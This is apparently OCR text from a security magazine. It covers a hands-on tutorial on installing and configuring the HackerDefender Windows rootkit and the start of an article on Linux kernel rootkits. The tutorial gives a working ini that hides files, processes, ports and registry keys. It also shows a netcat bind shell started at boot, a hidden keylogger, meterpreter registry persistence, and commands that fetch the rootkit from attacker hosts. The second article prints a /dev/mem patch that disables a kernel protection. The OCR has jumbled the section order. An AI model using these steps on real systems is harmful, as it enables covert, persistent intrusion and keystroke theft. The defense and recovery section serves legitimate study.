


Image Name	PID	User Name	CPU	Mem
cmd.exe	372	vmwareXP	00	1
cmd.exe	972	SYSTEM	00	1
cmd.exe	1356	SYSTEM	00	
cmd.exe	1648	SYSTEM	00	1
csrss.exe	600	SYSTEM	00	3
explorer.exe	1632	vmwareXP	00	17
inetinfo.exe	1920	SYSTEM	00	9
lsass.exe	688	SYSTEM	00	1
services.exe	676	SYSTEM	00	2
smss.exe	388	SYSTEM	00	
spoolsv.exe	1328	SYSTEM	00	3
sqlmangr.exe	1788	vmwareXP	00	3
sqlservr.exe	1944	SYSTEM	00	8
svchost.exe	852	SYSTEM	00	2
svchost.exe	952	SYSTEM	00	16
svchost.exe	1048	NETWORK SERVICE	00	1
svchost.exe	1084	LOCAL SERVICE	00	3
System	4	SYSTEM	[illegible]	

☑ Show processes from all users

Processes: 24 CPU Usage: 5% Commit Charge: 111520K / 6333

Figure 6. *Our mstftp.exe process is not seen in task manager*

Listing 8. *Running fport after connecting to the victim with the backdoor client*

```
C:\WINDOWS\system32>fport
fport
FPort v2.0 - TCP/IP Process to Port Mapper

Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com
Pid   Process            Port  Proto Path
1484  inetinfo       ->  25    TCP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
1484  inetinfo       ->  80    TCP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
832   svchost        ->  135   TCP   C:\WINDOWS\system32\svchost.exe
4     System         ->  139   TCP
1484  inetinfo       ->  443   TCP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
4     System         ->  445   TCP
932   svchost        ->  1025  TCP   C:\WINDOWS\System32\svchost.exe
1484  inetinfo       ->  1027  TCP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
1512  sqlservr       ->  1433  TCP   C:\PROGRA~1\MICROS~2\MSSQL\binn\
                       sqlservr.ex
932   svchost        ->  3389  TCP   C:\WINDOWS\System32\svchost.exe
0     System         ->  63333 TCP
1520  mstftp         ->  63333 TCP   C:\WINDOWS\system32\mstftp.exe
1512  sqlservr       ->  123   UDP   C:\PROGRA~1\MICROS~2\MSSQL\binn\
                       sqlservr.ex
932   svchost        ->  123   UDP   C:\WINDOWS\System32\svchost.exe
1484  inetinfo       ->  135   UDP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
4     System         ->  137   UDP
1512  sqlservr       ->  138   UDP   C:\PROGRA~1\MICROS~2\MSSQL\binn\
                       sqlservr.ex
1484  inetinfo       ->  445   UDP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
832   svchost        ->  500   UDP   C:\WINDOWS\system32\svchost.exe
1484  inetinfo       ->  1026  UDP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
4     System         ->  1028  UDP
932   svchost        ->  1434  UDP   C:\WINDOWS\System32\svchost.exe
1484  inetinfo       ->  3456  UDP   C:\WINDOWS\System32\inetsrv\inetinfo.exe

C:\WINDOWS\system32>
```

Listing 9. *Using our backdoor shell started at boot up by HackerDefender. Note that we can navigate to the folder containing HackerDefender, because the rootkit started the backdoor shell*

```
Command run "nc 192.168.0.114 63333"
C:\WINDOWS\system32>cd ..

cd ..

C:\WINDOWS>cd Help
cd Help

C:\WINDOWS\Help>cd hxdef
cd hxdef

C:\WINDOWS\Help\hxdef>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is F0F8-C44B
 Directory of C:\WINDOWS\Help\hxdef
06/03/2007  04:17 PM    <DIR>          .
06/03/2007  04:17 PM    <DIR>          ..
06/03/2007  04:16 PM            70,656 hxdef100.exe
06/03/2007  04:16 PM               751 hxdef100.ini
06/03/2007  04:17 PM             3,342 hxdefdrv.sys
               3 File(s)         74,749 bytes
               2 Dir(s)   2,013,421,568 bytes free
C:\WINDOWS\Help\hxdef>
```

```
logdir
pykeylogger*
```

**This will hide all files and directories whose name starts with `hxdef`, `warez`, and `logdir` (keylogger log files) as well as hide our pykeylogger.ini, *pykeylogger.val* files. So if we upload HackerDefender to *C:\WINDOWS\Help\hxdef\*, that folder will be hidden from Windows after HackerDefender is executed. Use caution here on what you name files and what you hide. If you have decided to create a folder called *sysevil*, be sure you DO NOT hide all folders starting with `sys*`. If you do, you'll end up hiding important Windows folders like System and System32.

```
[Hidden Processes]
hxdef*
mstftp.exe
smallftpd.exe
keylogger.exe
```

**Hide our HackerDefender, our netcat (renamed to *mstftp.exe*), our FTP server and keylogger processes.

```
[Root Processes]
hxdef*
mstftp.exe
```

**We don't include our smalltftpd and keylogger here, because root processes are used to *admin* the rootkit. We leave mstftp.exe here, because if we need to uninstall or update the rootkit, we can use one of our backdoor shells to access the rootkit. If we didn't add *mstftp.exe* to this list when we connected to our shell, our hxdef folder and contents would still be hidden from us.

```
[Hidden Services]
HackerDefender*
```

**We keep this the same for the example, but you would really want to change the service name and driver name in the [Settings] section to something a little bit less obvious. Then change it in `[Hidden Services]` and in `[Hidden RegKeys]`, `because` everything needs to match up.

```
[Hidden RegKeys]
HackerDefender100
LEGACY_HACKERDEFENDER100
HackerDefenderDrv100
LEGACY_HACKERDEFENDERDRV100
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
   Windows\CurrentVersion\Run\
```

**If you change the service or driver name, you have to change it here as well to hide the proper registry keys. The Default registry hive location is: *HKLM\System\CurrentControlSet\Services\* so if you want to hide registry keys located in other areas of the registry you'll have to add them here like I did with: *HKLM\Software\Microsoft\Windows\CurrentVersion\Run\*

```
[Hidden RegValues]
VMware FTP
```

I created an FTP key called *VMware FTP* with meterpreter:

```
meterpreter > reg setval -k HKLM\
   Software\Microsoft\Windows\
   CurrentVersion\Run -v "VMware FTP"
    -t REG_SZ -d "C:\Program Files\
   VMware\smallftpd.exe"
  Successful set VMware FTP.
```

in *HKLM\Software\Microsoft\Windows\CurrentVersion\Run\*. That starts the FTP server at bootup. Adding VMware FTP to Hidden RegValues hides this key. Another note is that smallftp is a bad example of a stealthy ftp daemon, because it pops up with a GUI. I'll leave to to your own devices in picking your own favorite stealthy FTP server. But even with the pop up, the service will still be hidden from taskmanger. The listening ports will be hidden as well.

```
[Startup Run]
C:\WINDOWS\system32\mstftp.exe?-L -p
                       63333 -e cmd.exe
%cmddir%mstftp.exe?-u -L -p 53 -e
                       cmd.exe
%sysdir%keylogger.exe?-c
                       pykeylogger.ini
```

**At startup we launch our copy of netcat (*mstftp.exe*) that is listening on TCP port 63333 and UDP 53. We also start our keylogger and tell it to use pykeylogger.ini for the configuration file. The program name is divided from its arguments with a question mark (?). Do not use double quote

Listing 10. *Starting NetCat connection*

```
meterpreter > reg
Usage: reg [command] [options]


Interact with the target machine's registry.

OPTIONS:

    -d <opt>  The data to store in the registry value.
    -h <opt>  Help menu.
    -k <opt>  The registry key path (E.g. HKLM\Software\Foo).
    -t <opt>  The registry value type (E.g. REG_SZ).
    -v <opt>  The registry value name (E.g. Stuff).

COMMANDS:

    enumkey    Enumerate the supplied registry key [-k <key>]
    createkey  Create the supplied registry key  [-k <key>]
    deletekey  Delete the supplied registry key  [-k <key>]
    setval     Set a registry value [-k <key> -v <val> -d <data>]
    deleteval  Delete the supplied registry value [-k <key> -v <val>]
    queryval   Queries the data contents of a value [-k <key> -v <val>]

Lets add the following key to have our FTP server start at startup for us.

meterpreter > reg setval -k HKLM\\Software\\Microsoft\\Windows\\
                       CurrentVersion\\Run -v "VMware FTP" -t REG_SZ -d "C:
                       \\Program Files\\VMware\\smallftpd.exe"
                       Successful set VMware FTP.

Then make sure the key is set

meterpreter > reg enumkey -k HKLM\\Software\\Microsoft\\Windows\\
                       CurrentVersion\\Run -v "VMware FTP"Enumerating: HKLM\
                       Software\Microsoft\Windows\CurrentVersion\Run

  Keys (1):

        OptionalComponents

  Values (3):

        VMware Tools
        VMware User Process
        VMware FTP

meterpreter > reg queryval -k HKLM\\Software\\Microsoft\\Windows\\
                       CurrentVersion\\Run -v "VMware FTP"
Key: HKLM\Software\Microsoft\Windows\CurrentVersion\Run
Name: VMware FTP
Type: REG_SZ
Data: C:\Program Files\VMware\smallftpd.exe
meterpreter >

We add the following lines to our ini file

[Hidden RegKeys]
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\

[Hidden RegValues]
VMware FTP
```

(") characters, or the programs will terminate after user logon.

```
[Free Space]
C:536870912
```

**Show an additional 512MB for our *warez* as available.

```
[Hidden Ports]
TCPI:21,63333
TCPO:63333
UDP:53
```

**Hide inbound (TCPI) TCP ports 21 (FTP server) and 63333 (netcat backdoor) and outbound (TCPO) TCP port 63333 (useful if you want to do a reverse shell back to you). Also hide UDP port 53.

```
[Settings]
Password=hakin9-rulez
BackdoorShell=hxdefß$.exe
FileMappingName=_.-=
   [HackerDefender]=-._
ServiceName=HackerDefender100
ServiceDisplayName= HD Demo for hakin9
ServiceDescription=powerful NT rootkit
DriverName=HackerDefenderDrv100
DriverFileName=hxdefdrv.sys
```

**We change our password for the backdoor client to be *hakin9-rulez* and the service display name to be *HD Demo for hakin9*. Remember that if you change the ServiceName or DriverName, you also have to change it in the `[Hidden Services]` and `[Hidden RegKeys]`.

This ini file would be easy to detect by Antivirus, but, for the sake of this example, we'll leave it the way it is (but removing every trace of *HackerDefender* would be a good place to start for your own project). The HackerDefender zip file comes with an example ini file that uses the ignored characters to help hide the ini file.

For Example:


```
[H<<<idden T>>a/"ble]
>h"xdef"*
r|c<md\.ex<e::
[\<Hi<>dden" P/r>oc"/e<ss>es\]
>h"xdef"*
rcm"d.e"xe
"[:\:R:o:o\:t: :P:r>:o:c<:e:s:s:e<:s:>]
h<x>d<e>:f<*   <\rc:\md.\ex\e
```

Now that we have the ini file worked out, lets go through some examples

Use any exploit that gives you a system or administrator shell. How you get your shell is pretty much irrelevant to using this or any other rootkit, as long as you end up with the proper privileges. We'll use a client-side exploit that exploits the Logitech VideoCall.

ActiveX Control (*StarClient.dll*) (CVE-2007-2918) with the Metasploit Framework[11] and use the Meterpreter payload. Big thanks to MC for the full exploit code! The Metasploit Framework is great, because it gives us reliable remote and client side exploits and the flexibility to choose our payload at execution time. Client-side exploits require you to get your victim to click on a malicious link or email which isnt too hard to do see Listing 1.


Use whatever means you want to get the HackerDefender rootkit on the victim machine. You will need to upload both the *hxdef100*.exe and *hxdef100.ini* (or whatever filenames you chose) and any additional files or backdoors you need. Options include using TFTP, downloading the files from your favorite unsecured network printer, using FTP, using `exe2bat` [12] and the Windows debug



Name	Type	Data
(Default)	REG_SZ	(value not set)
VMware FTP	REG_SZ	C:\Program Files\VMware\smallftpd.exe
VMware Tools	REG_SZ	C:\Program Files\VMware\VMwareTray.exe
VMware User Pro...	REG_SZ	C:\Program Files\VMware\VMwareUser.exe

My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Figure 7. *Seeing the registry key we added in regedit*



Name	Type	Data
(Default)	REG_SZ	(value not set)
VMware Tools	REG_SZ	C:\Program Files\VMware\VMwareTray.exe
VMware User Pro...	REG_SZ	C:\Program Files\VMware\VMwareUser.exe

My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Figure 8. *HackerDefender hiding the registry key we added*

command to place netcat or another tool that can download the rootkit files from your favorite *secure location.* Since we are already using it, you could simply utilize Metasploit with the meterpeter payload to easily upload, download, and edit files.

TFTP Upload Example:

```
C:\WINDOWS\Help\hxdef>tftp -i
   192.168.0.105 GET hxdef100.exe
tftp -i 192.168.0.105 GET hxdef100.exe
Transfer successful: 70656 bytes in 1
   second, 70656 bytes/s
C:\WINDOWS\Help\hxdef>tftp -i
   192.168.0.105 GET hxdef100.ini
tftp -i 192.168.0.105 GET hxdef100.ini
Transfer successful: 751 bytes in 1
   second, 751 bytes/s
```

FTP Upload Example:

```
ECHO open 192.168.201.20 21 >> x.txt
ECHO USER hacker >> x.txt
ECHO PASS defender >> x.txt
ECHO bin >> x.txt
ECHO GET hxdef100.exe >> x.txt
ECHO GET hxdef100.ini >> x.txt
ECHO bye >> x.txt
```

MSF Meterpreter Upload Example see Listing 2.

To run the rootkit type: `exename [ini]` or `exename [switch]`.

The default name for the ini file is *EXENAME.ini* where *EXENAME* is the name of the main program executable without an extension. This is used if you run HackerDefender without specifying the ini file or if you run it with switches (the default ini file is *hxdef100.ini*).

The available switches are:

- `-:installonly` – only install service, but not run
- `-:refresh` – use to update settings from the ini file
- `-:noservice` – doesn't install services and run normally
- `-:uninstall` – removes HackerDefender from memory and kill all running backdoor connections

`Hxdef100.exe` (uses ini file by default) or with meterpreter, we can type `execute -f hxdef100.exe` (at this point the rootkit is installed).

An important note is that, because the directory is hidden from Windows, you'll have to access the correct folder through the backdoor client or through a shell started by the backdoor client. If you don't, you won't even be able to navigate to the folder containing the executable and ini files, because they will be hidden from the Windows file manager. So if you put HackerDefender in *C:\WINDOWS\SYSTEM32\Drivers\abc\*, you need to go to that directory through the backdoor client and execute a `hxdef100.exe -:refresh` or `hxdef100.exe -:uninstall` from that directory for the command to take effect see Listing 3.

After waiting for a second or two for HackerDefender to do its magic, we can see that the executable and ini file are now hidden.

Visually we can see the files disappear, too. First we see the files as in Figure 2. …and now we don't! See Figure 3, 4 and 5. We can now connect to the victim machine on any port that the victim host has open using *bdcli100.exe* (backdoorclient).

Example 2: Hiding a process.

In this example we are going to start our renamed copy of netcat (*mstftp.exe*) that we stuck in the *C:\WINDOWS\System32\* folder, and use the rootkit to hide the open port and process.

After connecting through our backdoor client, we start our netcat process.

```
C:\WINDOWS\system32>mstftp -L -p 63333
   -e cmd.exe -d
```

From a separate shell we netcat into our backdoor see Listing 6.

Because we modified our ini file to hide our process and port, the listening process should be hidden. See Figure 6.

To verify HackDefender is working and to see our listening process, we can connect to through our backdoor client and run fport to see our listening netcat (*mstftp.exe*) process on port `63333`. See Listing 8.

Example 3: Hiding a process we start at startup

Building on what we've already learned, let's try to automate the process a little. How about making our netcat backdoor begin listening at system start up without any interaction from us? A quick change to the ini file, and presto, we can have victim's machine waiting patiently for our instructions. In the HackerDefender ini file we add:

```
[Startup Run]
C:\WINDOWS\system32\mstftp.exe?-L -p
                              63333 -e cmd.exe
```

On the 'Net

- HackerDefender *https://www.rootkit.com/project.php?id=5* – In Holy Father's vault
- *http://www.symantec.com/avcenter/reference/windows.rootkit.overview.pdf*
- HE4Hook *https://www.rootkit.com/project.php?id=6*
- Vanquish *https://www.rootkit.com/project.php?id=9*
- FU rootkit *http://www.rootkit.com/project.php?id=12*
- FUto *https://www.rootkit.com/ in Peter Silberman's Vault*
- *http://www.infoworld.com/article/05/03/16/HNholyfather_1.html*
- *http://www.vigilantminds.com/files/inside_windows_rootkits.pdf*
- *http://smallftpd.sourceforge.net/*
- *http://pykeylogger.sourceforge.net/wiki/index.php/Main_Page*
- *http://www.metasploit.com*
- *http://www.datastronghold.com/archive/t14768.html*
- *https://www.rootkit.com/project.php?id=20* – VICE
- *http://www.microsoft.com/technet/sysinternals/Security/RootkitRevealer.mspx* – MS Rootkit Revealer
- *http://www.f-secure.com/blacklight* – F-secure Blacklight
- *http://invisiblethings.org/tools.html* – System Virginity Verifier
- *http://research.microsoft.com/rootkit/* – MS Strider Ghostbuster

About the Author

Chris Gates is the VP of Operations for LearnSecurityOnline.com and a monthly columnist for EthicalHacker.net. He has over 7 years of experience with Network Security and Satellite Communications. He can be reached at chris@learnsecurityonline.com.

This tells the rootkit to have our renamed netcat run when the system boots up and listen on port 63333.

After the system reboots, we netcat into port 63333, and *amazingly* we are greeted very nicely with our command prompt started by Hacker-Defender. See Listing 9.

Example 4: Hiding Registry Keys

We can easily change, create, delete, change values and query registry keys with meterpreter.

Issuing *reg* in meterpreter will give you the options. See Listing 10.

We run a *hxdef100.exe -:refresh* (or we did this from the beginning) and we can watch the registry key disappear from view in the Registry Editor. See Figure 7, 8.

Proactive and Reactive Rootkit Defenses

Inside of the first of two main categories of rootkit defenses and detection, Reactive, are four sub-categories: signature-based detection, integrity-based detection, heuristic detection, and cross-view detection. *Signature based detection* is how antivirus programs have been working for years. A signature is developed for a given rootkit, like a sequence of bytes, and in turn the antivirus scans files and memory for that signature. *Integrity-based detection* uses checksums to verify file integrity. If a file checksum has changed, the user can be alerted and take appropriate action. This detection method is useful for rootkits that modify files or system binaries. Because most modern rootkits do not modify system binaries, this method is less effective against today's rootkit threat. An example of an integrity-based detection tool is tripwire. Third is *heuristic or behavioral detection* that works by identifying anomalies or behavior that isn't normal for the system like execution path hooking. Heuristic tools look for anomalies like jumps at the start of functions and table entries that don't match between the binary and what is in memory. An example of a heuristic detection tool is VICE [13]. Lastly, *cross-view based detection*, essentially compares (using multiple methods) answers given from the machine suspected of having a rootkit with the answers of what *should* have been received under normal circumstances. It does this by looking at multiple places where data is redundantly stored and looking at the same place from high level and low level. If anomalies do occur, you can conclude that a rootkit might be at work. Examples of cross-view detection tools are Microsoft's RootkitRevealer, [14] F-Secure's Blacklight, [15] Joanna Rutswoka's System Virginity Verifier, [16] and Microsoft's Strider Ghostbuster [17]. An excellent write up on reactive rootkit defenses is available on security focus at: *http://www.securityfocus.com/infocus/1854*. The Security Overflow Blog also has an excellent section on Windows Rootkit Defenses: *http://kareldjag.over-blog.com/article-1232492.html* and Windows Rootkit Prevention: *http://kareldjag.over-blog.com/article-1232530.html*

The second main category of defense, Proactive, includes common system administration and industry best practices. The best defense is to prevent compromise in the first place and the rootkit from being installed. This can be done with good security practices like system hardening and baselining, patch management including updating and pushing, comprehensive anti-virus implementations, strictly following the concept of least privilege and, of course, periodic auditing of critical systems.

Rootkit Recovery

Knowing what is possible from the examples above with the stealthy features of a rootkit, the victim will never truly know what the attacker has done. So unfortunately, the BEST course of action when you discover a rootkit on your system is to completely rebuild the machine. Regardless of whether you decide to perform a clean install of the operating system or restore a backup image, make absolutely certain that you perform these actions from known good media or from a known good backup. If you choose not to do a full system reinstall, you must either disable the rootkit and remove it or boot from your known good operating system CD and remove the rootkit's files, registry keys, and anything extra that came with the rootkit. This isn't an easy task, because a rootkit's whole intent is to hide from detection. You also never know *what else* the attacker installed with the rootkit. That huge unknown in itself should be enough incentive to rebuild the whole machine. Also important is determining the point of entry for the attacker, so you don't put the newly rebuilt machine with the same vulnerabilities back into production.

Conclusion

The Rootkit threat isn't going away any time soon. It is a constant race between the rootkit writers and the rootkit detectors. Defense in depth with firewalls, patching, anti-virus, anti-malware tools, rootkit detection tools, IDS/IPS, event log and IDS monitoring, and keeping good backups are the best approach to rootkit prevention and recovery. Keeping the attacker out in the first place should be your primary defense, but just in case the attacker does infiltrate your network, a solid incident response plan should be in place to mitigate the damage. But when all is said and done, it's the human factor that matters most in the field of security. Knowing what the attackers know will provide great insight into the methods and repercussions of rootkits. Hopefully this article has helped you in that regard. ●

Rootkits: A State of the Art

Chico Del Rio (*chicodelrio@gmail.com*)

Difficulty

●○○

Rootkits have always been a part of computer compromises. The first thing an attacker does right after gaining sufficient access to a box, is to make himself at home, as discreetly as possible, to be able to come back later without having to rely on vulnerabilities that may or may be not present and without having to replay all the steps of an attack.

Wikipedia gives us the following definition: *A rootkit is a set of software tools intended to conceal running processes, files or system data from the operating system. Rootkits [...] have been used increasingly by malware to help intruders maintain access to systems while avoiding detection*.

A less formal one could be: *see me, catch me*!, because the effective goal of the rootkit is to hide itself from the sysadmin and its tools.

After some hesitant starts [1], majors breakthrough have been made in rootkits development, both on Windows and Linux platforms. Some cases like Debian server hacking [2] made several rootkits known to the free and open-source community, along with the numerous threats associated with them.

The term *rootkit* became public knowledge in October 2005, when Marc Russinovitch found out that some Sony-BMG audio CDs installed a rootkit to help enforcing digital rights management. All the files, whose name began with `$sys$`, were hidden from the userland.

Most of the time a sysadmin relies on log parsing and tools like who, last, ps, etc. to ensure its server's integrity, so the first rootkits replaced these tools. Now, to circumvent filesystem checksums, rootkits target kernelland (suckit, adore, etc.), so we will first see how to gain access to this priviledged space, then the techniques used to hide the rootkit from the admin, to finally show some ways for an admin to detect and disable such attacks.

This article aims to make a state of the art on rootkits and rootkit-forensics methods. Most of the examples run on Linux, since most of the servers run it, but can easily be applied to Windows and *bsd.

What you will learn...

- Basically rootkit methods
- Protection against rootkit

What you should know...

- C programming language
- ASM framework
- Kernel operation

Attacker's Point Of View

Firstly, let us focus on accessing the kernel. We will start with a loadable kernel module.

Most of the modern operating systems support hot loading and unloading of piece of kernel code known as modules. These modules add support for hardware or network capabilities, and are loaded with insmod and unloaded with rmmod. Here are two makefiles to help you compiling and testing the examples see Listing 1.

Memory Devices

Linux provides two devices to directly access the computer memory:

- `/dev/kmem`
- `/dev/mem`

`/dev/kmem` and `/dev/mem` are identical, the only difference being you access the latter with physical addresses and the former with virtual addresses. These devices are a legacy of AT&T Unix, and allow us to inspect and modify some parts of the running system on-the-fly.

With linux 2.4.X they can be accessed easily with basic file I/O operations such as open, read, write, close, lseek, and can be `mmap()'ed`. The 2.6 kernel series forbid mapping for `/dev/kmem`, so only `/dev/mem` can be `mmap()'ed`.

Some distributions such as Fedora and Ubuntu disable `/dev/kmem` and are patched to block read/write access for `/dev/mem`. This protection (which is not part of the official kernel) can be bypassed with the help of zeppo-dump [3]:

The fonction responsible for this is `devmem _ is _ allowed`: see Listing 2.

Access is authorized on a return value of 1. On 0, access is denied and we have a nice warning in the logs, revealing to the sysadmin that something shoddy's happening on his beloved box. We have to patch it so that it will always return 1. To do so we write the following at `devmem _ is _ allowed` address:


```
"\xb8\x01\x00\x00\x00\xc3"
```

The address can be fond in the `System.map` of the running kernel: see Listing 3.

We check the patch has been successfully applied by reading the memory again: see Listing 4.

System Call Table

The system call table stores all the kernel's syscall's addresses. When doing a syscall from userland, the syscall number is stored in the eax register, and used as an index in



```
zion porting2.6 # grep sys_call_table /boot/System.map-genkernel-x86-2.6.21.5
c03104e0 R sys_call_table
zion porting2.6 # insmod ./sct.ko
zion porting2.6 # dmesg |tail -3
IDTR BASE 0xc039a000 LIMIT 0x7ff
idt80: flags=EF sel=60 off1=2514 off2=C010 system_call=C0102514
SCT 0xc03104e0
zion porting2.6 # rmmod sct
```

Figure 1. *Get sys_call_table*

Listing 1. *Makefile 2.4 and 2.6*

```
// Makefile 2.4
CC=gcc
MODCFLAGS := -Wall -DMODULE -D__KERNEL__ -DLINUX

hello.o:  hello.c /usr/include/linux/version.h
          $(CC) $(MODCFLAGS) -c hello.c

// Makefile 2.6
KDIR:=/lib/modules/$(shell uname -r)/build

obj-m:=hello.o

default:
        $(MAKE) -C $(KDIR) SUBDIRS=$(PWD) modules
```

Listing 2. *Function which block /dev/mem read*

```
int devmem_is_allowed(unsigned long pagenr)
{
        if (pagenr <= 256)
                return 1;
        if (!page_is_ram(pagenr))
                return 1;

        return 0;
}
```

which is used inside range_is_allowed:

```
static inline int range_is_allowed(unsigned long from, unsigned long to)
{
        unsigned long cursor;

        cursor = from >> PAGE_SHIFT;
        while ((cursor << PAGE_SHIFT) < to) {
                if (!devmem_is_allowed(cursor)) {
                        printk ("Program %s tried to read /dev/mem between
                       %lx->%lx."
                                         "We stopped at %lx\n", current->comm,
                       from, to, cursor);
                        return 0;
                }
                cursor++;
        }
        return 1;
}
```

Listing 3. *Hijack devmem_allowed*

```
# grep devmem /boot/System.map-2.6.16-1.2108_FC4
c0117986 T devmem_is_allowed

# ./zeppoo-dump.py -d c0117986 8 o -p /dev/mem -m
<mmap.mmap object at 0xb7ea3c80>

Dump Memory @ 0xc0117986 to @ 0xc01179a6
"\x3d\x00\x01\x00\x00\x77\x08\xba"

# ./zeppoo-dump.py -w c0117986 "\xb8\x01\x00\x00\x00\xc3" -p /dev/mem -m
<mmap.mmap object at 0xb7f66ca0>

Write Memory @ 0xc0117986
\xb8\x01\x00\x00\x00\xc3
```

Listing 4. *Hijack verification*

```
# ./zeppoo-dump.py -d c0117986 8 o -p /dev/mem -m
<mmap.mmap object at 0xb7f12c80>

Dump Memory @ 0xc0117986 to @ 0xc01179a6
"\xb8\x01\x00\x00\x00\xc3\x08\xba"
```

Listing 5. *Dump system_call*

```
zion porting2.6 # objdump -d /usr/src/linux/vmlinux |grep -A 50 "<system_
                      call>:"
c0102514 <system_call>:
c0102514:       50                      push   %eax
c0102515:       fc                      cld
c0102516:       0f a0                   push   %fs
c0102518:       06                      push   %es

c0102519:       1e                      push   %ds
c010251a:       50                      push   %eax
c010251b:       55                      push   %ebp
c010251c:       57                      push   %edi
c010251d:       56                      push   %esi

c010251e:       52                      push   %edx
c010251f:       51                      push   %ecx
c0102520:       53                      push   %ebx

c0102521:       ba 7b 00 00 00          mov    $0x7b,%edx
c0102526:       8e da                   mov    %edx,%ds
c0102528:       8e c2                   mov    %edx,%es
c010252a:       ba d8 00 00 00          mov    $0xd8,%edx
c010252f:       8e e2                   mov    %edx,%fs
c0102531:       bd 00 f0 ff ff          mov    $0xfffff000,%ebp
c0102536:       21 e5                   and    %esp,%ebp
c0102538:       f7 44 24 34 00 01 00    testl  $0x100,0x34(%esp)
c010253f:       00
c0102540:       74 04                   je     c0102546 <no_singlestep>
c0102542:       83 4d 08 10             orl    $0x10,0x8(%ebp)

c0102546 <no_singlestep>:
c0102546:       66 f7 45 08 c1 01       testw  $0x1c1,0x8(%ebp)
c010254c:       0f 85 be 00 00 00       jne    c0102610 <syscall_trace_entry>
c0102552:       3d 40 01 00 00          cmp    $0x140,%eax
c0102557:       0f 83 2f 01 00 00       jae    c010268c <syscall_badsys>

c010255d <syscall_call>:
c010255d:       ff 14 85 e0 04 31 c0    call   *0xc03104e0(,%eax,4)
c0102564:       89 44 24 18             mov    %eax,0x18(%esp)
```

the table to get the address to jump to. Some syscalls of interest are the ones used to perform the basic functions of a rootkit, as hiding processes, files, network connections, etc. For example we can hijack the read syscall (`sys_read`) to counterfeit the result of a `/proc/net/tcp` read. An other interesting syscall is `sys_getdents` which returns the entries of a directory. This way, we can hide not only files, but processes too, by hiding the directories in `/proc` corresponding to the PIDs we want to hide.

First, we will see how to access them, then how to hijack them.

Access via LKM

With 2.4.X kernels, locating the table was very easy as it was an exported symbol.

With 2.6.X kernels the devs removed this feature. But it can be found quite easily by searching the opcodes `\xff\x14\x85` (this technique is the same as the one used with `/dev/(k)mem`).

Accessing via /dev/(k)mem

Finding the syscall table via `/dev/(k)mem` has been studied in phrack 58 by Sd and devik [4], and there is nothing to add on IA32 architectures. But with amd64, the technique to use is slightly different:

